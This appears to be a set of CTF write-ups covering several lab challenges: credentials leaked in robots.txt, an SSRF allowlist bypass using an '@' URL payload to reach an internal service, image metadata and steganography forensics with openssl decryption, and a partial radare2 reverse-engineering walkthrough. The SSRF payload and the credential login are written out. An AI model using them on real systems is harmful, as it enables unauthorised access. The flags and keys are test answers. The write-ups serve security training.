
Initial Checks

- Examined the page source code - nothing interesting
- Checked for common hidden files and directories

Step 2: robots.txt Discovery

Following the hints about "standard web files," I navigated to `/robots.txt` - a file that instructs web crawlers which paths to avoid indexing.

Contents of robots.txt:



```
# robots.txt for Ticket to the Vault
# Standard robots exclusion file

User-agent: *
Disallow: /admin
Disallow: /admin/tickets
Disallow: /admin/flag

# CTF Discovery: Default user credentials
# Tokyo: tokyo / rio123
# The Professor: admin / admin123
```

Jackpot! The file revealed:


- Multiple disallowed admin paths (including `/admin/flag`)
- **Hardcoded credentials:**
 - Regular user: `temp / heist`
 - Admin user: `admin / admin123`

Step 3: Authentication

I logged in using the admin credentials found in robots.txt:

- **Codename:** `admin`
- **Passphrase:** `admin123`

After successful authentication, I was presented with a dashboard showing:




Step 4: Accessing the Flag

Remembering the disallowed path from robots.txt (`/admin/flag`), I navigated directly to:

`http://10.60.0.208:5002/admin/flag`

Success! The page displayed the flag:



Tools Used

- Web Browser (Firefox/Chrome)
- Developer Tools (Network tab, Source viewer)
- Manual testing

Flag

Flag: TDHTIT{THE_BOT DID THE DIRTY WORK}

Access Key: cac51c42618d9f53c6d142f45e18dbb8a737afb9f559a63ebe63e1e8d04bd7c0

Challenge 6: Web 03 Safehouse

Web Hard 500 pts Close

Web 03 Safehouse

The Professor identifies the crew's final web target: the Directorate's internal network scanner with a hidden vault server. Helsinki discovers an SSRF vulnerability in the URL preview feature. Using a clever allowlist bypass with the @ character, the crew pivots to an internal-only service and retrieves the Professor's hidden escape route coordinates. This demonstrates how deeply the Directorate's systems can be compromised through chained vulnerabilities.

0 files

Platform Access


Platform URL:

```
http://10.60.0.208:5003
```

No files available yet.

Initial Access

The application provided valid credentials, which were used to log in:



Username: tokyo

Password: tokyo123

After logging in, the **Base Camp — Control Room** page was displayed.

Post-Login Enumeration

On the control room page, the following key information was revealed:

The screenshot shows a web application titled "BASE CAMP — CONTROL ROOM". At the top, it says "Crew Member: tokyo". Below that, a message reads: "Welcome to the Professor's secure base camp. This is where the escape route coordinates are stored in the hidden vault." A red-bordered box contains a "Security Key" section with the token "PROFESSOR_TOKEN_x9f3c2a". A warning below it states: "⚠ This security key grants access to the Professor's hidden vault server. Keep it confidential." At the bottom, there are two buttons: "ACCESS NETWORK SCANNER" and "← OPERATION BRIEFING".


- A **Network Scanner** feature accessible at `/preview`
- The scanner is restricted to URLs from **previewme.com**
- A **hidden internal vault server** exists and is only accessible from inside the network
- A security token required for vault access was displayed:

PROFESSOR_TOKEN_x9f3c2a

This indicated that chaining vulnerabilities would be required to reach the vault.

Network Scanner Analysis

The Network Scanner allows users to submit a URL, which the backend fetches and returns as a preview. The page explicitly states:



“Only endpoints from previewme.com are allowed”

This confirms the presence of an allowlist-based validation mechanism. The page also mentions that the scanner **automatically follows redirects**, which further increases the attack surface.

Because the backend fetches user-controlled URLs, this functionality is vulnerable to **SSRF**.

Vulnerability Identified – SSRF with Allowlist Bypass

The URL validation relies on naive parsing and does not properly handle the @ character in URLs.

In URL syntax:

<https://previewme.com/some/path>


- The part before @ is treated as user info
- The actual request is sent to the host after @

This allows the application to believe the URL is allowed while the request is actually sent to an internal service.

Exploitation

Using the Network Scanner, the following payload was submitted:

http://previewme.com@internal-admin:8080/flag?token=PROFESSOR_TOKEN_x9f3c2a



Why this worked:

- previewme.com satisfied the allowlist check
- internal-admin:8080 was the actual target host
- The request reached the **internal vault service**
- A valid token was supplied, granting access

Response and Flag

The scanner successfully fetched the internal response and returned:

TDHCTF{TOKYO_SENT_THE_TRIGGER}
Key: 593e1cc046120aaddafffd6a55fc006c8c0ae7aa41c53da20eb2d75fc167b7f

Final Results

- **FLAG**

TDHCTF{TOKYO_SENT_THE_TRIGGER}

- **KEY**

593e1cc046120aaddafffd6a55fc006c8c0ae7aa41c53da20eb2d75fc167b7f

Challenge 7: Ai 01 Artemis

Overview:

The screenshot shows a challenge summary card with the following details:

- AI/ML
- Easy
- 100 pts
- Close

Ai 01 Artemis

The team analyzes chat logs between agents and the A_o system. Patterns show the AI has been impersonating human field officers, steering decisions. A_o is not just a tool. It is an autonomous strategist—like a digital Alicia Sierra.

0 files

Platform Access

Platform URL:

```
http://10.60.0.208:8080
```

No files available yet.

Initial Reconnaissance

When I visited on that site I see this:

The screenshot shows a browser window with the following content:

Not secure 10.60.0.208:8080

CRITICAL ALERT
Incident ID: IA-551
Time: 23:19:55
Status: ACTIVE INVESTIGATION

INCIDENT REPORT
The Artemis Complex uses an embedding-based facial verification pipeline for staff authentication. The system compares incoming samples against expected statistical behavior observed during enrollment.
An inconsistency has been detected in the staff image set. One sample appears to be outside normal operational characteristics.
Your task is to determine which sample triggered the anomaly and recover any intelligence artifacts associated with the incident.

YOUR MISSION

- Profile the dataset – Determine what “normal” looks like for the image set and what deviates
- Validate the anomaly – Correlate system outputs with observable characteristics in the suspicious sample
- Recover intelligence – Extract any residual artifacts left by the intruder

Flag Format:
flag{...}

Looking this and then I downloaded the given zip file then after I extract it.

Looking at the directory structure:

```
(kali㉿kali)-[~/incident_package]
$ ls
assets  cache.tmp  readme.txt  telemetry_dump.csv
```

The 'telemetry_dump.csv' contains metrics for 5 samples (0-4):

```
sample_id,blur_score,noise_variance,edge_entropy,embedding_distance
0,0.12,0.08,3.45,0.03
1,0.15,0.10,3.51,0.04
2,0.11,0.07,3.49,1.02
3,0.13,0.09,3.47,0.03
4,0.58,0.42,6.91,0.87
```

Right away, samples 2 and 4 stand out with high embedding_distance values (1.02 and 0.87), while sample 4 also has significantly elevated blur and edge entropy scores.

Analyzing the Images

Finding the Key (img_002.png)

Running exiftool on img_002.png revealed something interesting in the metadata:

```
Resolution Unit          : 72
YCbCr Positioning       : inches
Exif Version             : Centered
Components Configuration: 0232
User Comment              : challenge_key:5bcc13cdd5c7d4dbb3284d35a670258842e2ee3706f97dca8da3d7f57b51c27b
Flashpix Version         : 0232
Color Space               : Y, Cb, Cr, -
User Comment              : challenge_key:5bcc13cdd5c7d4dbb3284d35a670258842e2ee3706f97dca8da3d7f57b51c27b
Software                 : Uncalibrated
Image Size                : ArtemisVerify_v2.1
Megapixels                : 4864x4864
Megapixels                : 22.7
```

User Comment:

challenge_key:5bcc13cdd5c7d4dbb3284d35a670258842e2ee3706f97dca8da3d7f57b51c27b

This appears to be our Access key! I also noted this image has the description "Verification sample - baseline reference" and was processed by ArtemisVerify_v2.1.

Identifying the Anomaly (img_005.png)

Checking img_005.png metadata showed a critical detail:

```
└──(kali㉿kali)-[~/incident_package/assets]
└─$ exiftool img_005.png
X Resolution          : 72
Y Resolution          : 72
Resolution Unit       : inches
Y Cb Cr Positioning  : Centered
Exif Version         : 0232
Components Configuration : Y, Cb, Cr, -
User Comment          : enc_sig=U2FsdGVkX193RMHoyTF59LFTgNTfETmR4d0/sKGHaiEVgyGTcR8EpVVGFJzpMLVN
Flashpix Version     : 0100
Color Space           : Uncalibrated
Software              : VisionPipeline_v3.4
Image Size            : 5376×3584
Megapixels            : 19.3
```

User Comment:

```
enc_sig=U2FsdGVkX193RMHoyTF59LFTgNTfETmR4d0/sKGHaiEVgyGTcR8EpVVGFJzpMLVN
```

This is our anomaly! The system flagged it with "Verification signature mismatch" this is the artifact that deviated from expected behaviour.

Extracting Hidden Data

I ran zsteg on img_005.png to check for LSB steganography:

```
└──(kali㉿kali)-[~/incident_package/assets]
└─$ zsteg img_005.png
meta Software .. text: "VisionPipeline_v3.4"
imageData ..
b1,g,lsb,xy .. text: "\n\n\tt\tn\n\n\t"
b1,b,lsb,xy .. file: OpenPGP Public Key
b1,b,lsb,xy .. file: OpenPGP Secret Key
b1,rgb,lsb,xy .. text: "flag_part2:{lsb_recovered}<END>p"
b1,bgr,lsb,xy .. /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s': stack level too deep (SystemStackError)
from /var/lib/gems/3.3.0/gems/iostuct-0.5.0/lib/iostuct.rb:180:in `inspect'
from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
...
10906 levels ...
from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg.rb:26:in `run'
from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/bin/zsteg:8:in `<top (required)>'
from /usr/local/bin/zsteg:25:in `load'
from /usr/local/bin/zsteg:25:in `main'.
```

b1,rgb,lsb,xy .. text: "flag_part2:{lsb_recovered}<END>p"

Got the second part of the flag hidden in the LSB data!

Decrypting the Intelligence

The encrypted signature from img_005.png's metadata looked like base64, and the "Salted_" prefix (visible when decoded) indicated AES encryption. Using the challenge key from img_002.png's metadata, I needed to figure out the password. Looking at `cache.tmp`:

```
└──(kali㉿kali)-[~/incident_package]
└─$ cat cache.tmp
session_cache_init=true
last_clean_run=2024-11-18T23:01Z

active_profile=ARTEMIS-EMB-4
adaptive_blur_compensation=enabled
lighting_normalization=enabled
```

```
active_profile=ARTEMIS-EMB-4
```

This looked like it could be the password. I used `openssl` to decrypt:

```
[(kali㉿kali)-[~/incident_package/assets]]  
└─$ echo "U2FsdGVkX193RMHoyTF59LFTgNTfETmR4d0/sKGHaiEVgyGTcR8EpVVGFJzpMLVN" \  
| openssl enc -aes-256-cbc -d -a -pbkdf2 -iter 10000 -md sha256 \  
-pass pass:ARTEMIS-EMB-4
```

```
[(kali㉿kali)-[~/incident_package/assets]]  
└─$ echo "U2FsdGVkX193RMHoyTF59LFTgNTfETmR4d0/sKGHaiEVgyGTcR8EpVVGFJzpMLVN" \  
| openssl enc -aes-256-cbc -d -a -pbkdf2 -iter 10000 -md sha256 \  
-pass pass:ARTEMIS-EMB-4  
bbc_urls  
deepfake_identified
```

deepfake_identified

Success! The decrypted message confirms what the system detected.

Solution Summary

1. **Deviant Artifact:** img_005.png (sample 4 in the telemetry)
2. **Reason for Rejection:** Verification signature mismatch - the system detected it as a deepfake
3. **Intelligence Recovered:**
 - o Part 1: `deepfake_identified` (from decrypted metadata)
 - o Part 2: `lsb_recovered` (from steganography)

Access Key: 5bcc13cdd5c7d4dbb3284d35a670258842e2ee3706f97dca8da3d7f57b51c27b

Flag: TDHCTF{deepfake_identified_lsb_recovered}

The telemetry data corroborates this sample 4 had the highest anomaly scores across multiple metrics (blur: 0.58, noise: 0.42, edge entropy: 6.91, embedding distance: 0.87), indicating it was synthetically generated content that the ARTEMIS verification system correctly flagged.

Tools Used

- **exiftool** - Metadata extraction from image files
- **zsteg** - LSB steganography detection and extraction for PNG images
- **openssl** - AES decryption of encrypted data
- **cat/ls** - Basic file system navigation and content viewing

Challenge 9: RE 01 - CONFESSION APP

Overview:

The screenshot shows a challenge card for "Re 01 Confession App". At the top, there are three colored buttons: "Reverse Engineering" (blue), "Easy" (yellow), and "100 pts" (pink). On the right is a "Close" button. The main title is "Re 01 Confession App". Below it is a detailed description: "The Directorate issues its agents a journaling app called "Confession App" for "well-being tracking." But the Professor suspects it hides secret operational logs. The team obtains the binary and reverse engineers it, decrypting obfuscated strings to find a hardcoded passphrase. When entered correctly, the app connects to a hidden server and reveals the first clue: the location of the Directorate's network gateway." A "1 file" button is located below the description. Under "SSH Access", the host is listed as "Host: 10.60.0.208", port as "Port: 2222", username as "Username: rio", and password as "Password: RedCipher@1". Below this is a "Command:" section containing the command "ssh -p 2222 rio@10.60.0.208". At the bottom, there is a "Download Challenge Files" link and a download button labeled "confession_app".

Initial Analysis

Step 1: Binary Analysis with Radare2

First, I loaded the binary into radare2 to examine its structure:

```
r2 -A confession_app
```

```

└$ r2 -A confession_app
WARN: Relocs has not been applied. Please use `~e bin.relocs.apply=true` or `~e bin.cache=true` next time
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af000001)
INFO: Analyze entrypoint (af0 entry0)
INFO: Analyze symbols (af000001)
INFO: Analyze all functions arguments/locals (afva0000F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af 00 method.*)
INFO: Recovering local variables (afva0000F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0x000019f0]> afl
0x00001030    1    6 sym.imp.getenv
0x00001040    1    6 sym.imp.recv
0x00001050    1    6 sym.imp.puts
0x00001060    1    6 sym.imp.fclose
0x00001070    1    6 sym.imp.strlen
0x00001080    1    6 sym.imp.send
0x00001090    1    6 sym.imp.strchr
0x000010a0    1    6 sym.imp.snprintf
0x000010b0    1    6 sym.imp.strrchr
0x000010c0    1    6 sym.imp.close
0x000010d0    1    6 sym.imp.strcspn
0x000010e0    1    6 sym.imp.fgets
0x000010f0    1    6 sym.imp.strtol
0x00001100    1    6 sym.imp.memcpy
0x00001110    1    6 sym.imp.inet_nton
0x00001120    1    6 sym.imp.fflush
0x00001130    1    6 sym.imp.fopen
0x00001140    1    6 sym.imp.connect
0x00001150    1    6 sym.imp.fwrite
0x00001160    1    6 sym.imp.strstr
0x00001170    1    6 sym.imp.usleep
0x00001180    1    6 sym.imp.socket
0x00001190    1    6 sym.imp.__cxa_finalize
0x000019f0    1    33 entry0
0x000011a0    74   2118 main
0x00001ad0    5    60 entry.init0
0x00001a90    5    54 entry.fini0
0x00001a20    4    34 fcn.00001a20
0x00001ae0    3    57 fcn.00001ae0
[0x000019f0]>


```

From the analysis output, I identified several key functions:

- **main** at address **0x00001140**
- **Decryption function** at **fcn.00001ae0**
- Multiple imported functions (getenv, socket, usleep, etc.)

Step 2: Examining the Main Function

Using `pdf @ main`, I discovered the main logic flow:



```
[0x000019f0]> pdf @ main
Do you want to print 536 lines? (y/N) r
[0x000019f0]> pdf @ main
Do you want to print 536 lines? (y/N) y
;-- section..text:
; DATA XREF from entry0 @ 0x1a04(r)
2118: int main (int argc, char **argv, char **envp);
afv: vars(34:sp[0x806..0x11a0])
    0x000011a0    4157      push r15          ; [14] -r-x section size 2425 named .text
    0x000011a2    488d3d570e..  lea rdi, str.LD_PRELOAD
                                ; segment:LOAD2
                                ; 0x2000 ; "LD_PRELOAD" ; const char *name
    0x000011a9    4156      push r14
    0x000011ab    4155      push r13
    0x000011ad    4154      push r12
    0x000011af    55        push rbp
    0x000011b0    53        push rbx
    0x000011b1    4881ec7811.. sub rsp, 0x1178
    0x000011b8    e873feffff  call sym.imp.getenv ; char *getenv(const char *name)
    0x000011bd    4885c0    test rax, rax
    0x000011c0    744e    je 0x1210
; CODE XREF from main @ 0x1233(x), 0x12bc(x)
    0x000011c2    31c9      xor ecx, ecx
    0x000011c4    898c247009.. mov dword [var_970h], ecx ; [0x970:4]=0
    0x000011cb    b884247009.. mov eax, dword [var_970h]
    0x000011d2    85c0    test eax, eax
    0x000011d4    751f    jne 0x11f5
    0x000011d6    662e0f1f84.. nop word cs:[rax + rax]
; CODE XREF from main @ 0x11f3(x)
    0x000011e0    bfe8030000  mov edi, 0x3e8   ; int s
    0x000011e5    e886ffff   call sym.imp.usleep ; int usleep(int s)
    0x000011ea    b884247009.. mov eax, dword [var_970h]
    0x000011f1    85c0    test eax, eax
    0x000011f3    74eb    je 0x11e0
; CODE XREF from main @ 0x11d4(x), 0x1379(x), 0x13fb(x)
    0x000011f5    41bf01000000  mov r15d, 1
; CODE XREF from main @ 0x18d0(x), 0x1902(x)
    0x000011fb    4881c47811.. add rsp, 0x1178
    0x00001202    4489f8    mov eax, r15d
    0x00001205    5b        pop rbx
    0x00001206    5d        pop rbp
    0x00001207    415c    pop r12
    0x00001209    415d    pop r13
    0x0000120b    415e    pop r14
    0x0000120d    415f    pop r15
    0x0000120f    c3        ret
; CODE XREF from main @ 0x11c0(x)
```

The main function contained several interesting features:

a) Anti-debugging checks:

- Checks for `LD_PRELOAD` environment variable
- Looks for `gdb` in process arguments
- Examines `TracerPid` in `/proc/self/status`

b) String decryption:

- Encrypted data stored at address `0x2160`
- Decryption function located at `fcn.00001ae0`

c) Passphrase validation:

- Compares user input against the decrypted passphrase

Step 3: Analyzing the Decryption Function

Examining `fcn.00001ae0` revealed the XOR-based decryption algorithm:

```
[0x000019f0]> [0x000019f0]> pdf @ fcn.00001ae0
